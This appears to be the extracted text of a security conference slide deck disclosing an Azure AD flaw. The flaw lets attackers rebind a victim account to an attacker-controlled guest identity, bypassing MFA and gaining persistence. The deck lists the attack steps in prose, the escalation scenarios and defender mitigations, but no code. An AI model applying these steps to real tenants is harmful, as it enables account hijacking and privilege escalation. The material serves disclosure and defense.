
Tenant A
Resource tenant



Attacker account
MFA methods

Tenant B
Home tenant
(attacker controlled)

MFA methods remain those of victim account



Observations

- In a fresh sign-in session where MFA was performed, we are not prompted for MFA every time we switch apps. Suggests caching in login session.
- This holds for activity in tenants where we are a guest too.
- Conclusion: MFA information is cached somehow in our session, and keeps track of which tenants we performed MFA in.

Introducing account rebinding




Tenant A
Resource tenant




Tenant B
Home tenant
(attacker controlled)

Invite attacker as guest



Delete guest account




Tenant A
Resource tenant



Tenant B
Home tenant
(attacker controlled)

Rebind victim account to attacker identity



Video demo

Add own MFA method to make bypass permanent

Authenticator app was successfully registered ✕

Fri, 25 Mar 2022 20:47:12 GMT

Activity	↑↓	Status	Status reason	Target(s)	Initiated by (actor)
Update user		Success		victim@iminyour.cloud	victim@iminyour.cloud
Update user		Success		victim@iminyour.cloud	fim_password_service@sup...
User started security info re...		Success	User started the registration for Authenticator App with Code	rogue user	victim@iminyour.cloud
Update user		Success		victim@iminyour.cloud	Microsoft Invitation Accept...

Attack summary

- MFA information seems cached in the session based on home tenant identity + target tenant combination.
- No link to the actual account, makes it possible to:
 - Invite a guest account on attacker's email address.
 - Register MFA information (will be cached in session)
 - Delete the guest account by leaving the organization.
 - Link the victim account to the attackers account (either B2B link or via Email OTP).
 - Attacker can now log in as victim, including MFA claim, and add their own MFA app.

Attack scenarios and impact

- With limited account access (such as access token):
 - Convert into full persistent access, including MFA
- With only access to the account password:
 - Bypass MFA and Conditional Access if MFA is not required for all apps/locations.
- With a user administrator:
 - Elevate privileges to Global Admin, including MFA bypass.
 - Bypass MFA for any other account in the tenant.

Fix status

- TBD

Actions for defenders

- Remove guest accounts with unredeemed invites regularly.
- Lock down guest invite rights and guest access settings in Azure AD.
- Hunt in your Audit logs for possible abuse of guest accounts.
- Ask yourself how you could know which account a guest account is actually linked to with the information visible in Azure.
- Enforce MFA across all apps instead of selectively.

Hunting query at <https://gist.github.com/dirkjanm/>



Backdooring and hijacking Azure AD accounts by abusing external identities

Dirk-Jan Mollema / @_dirkjan

Questions: dirkjan@outsidersecurity.nl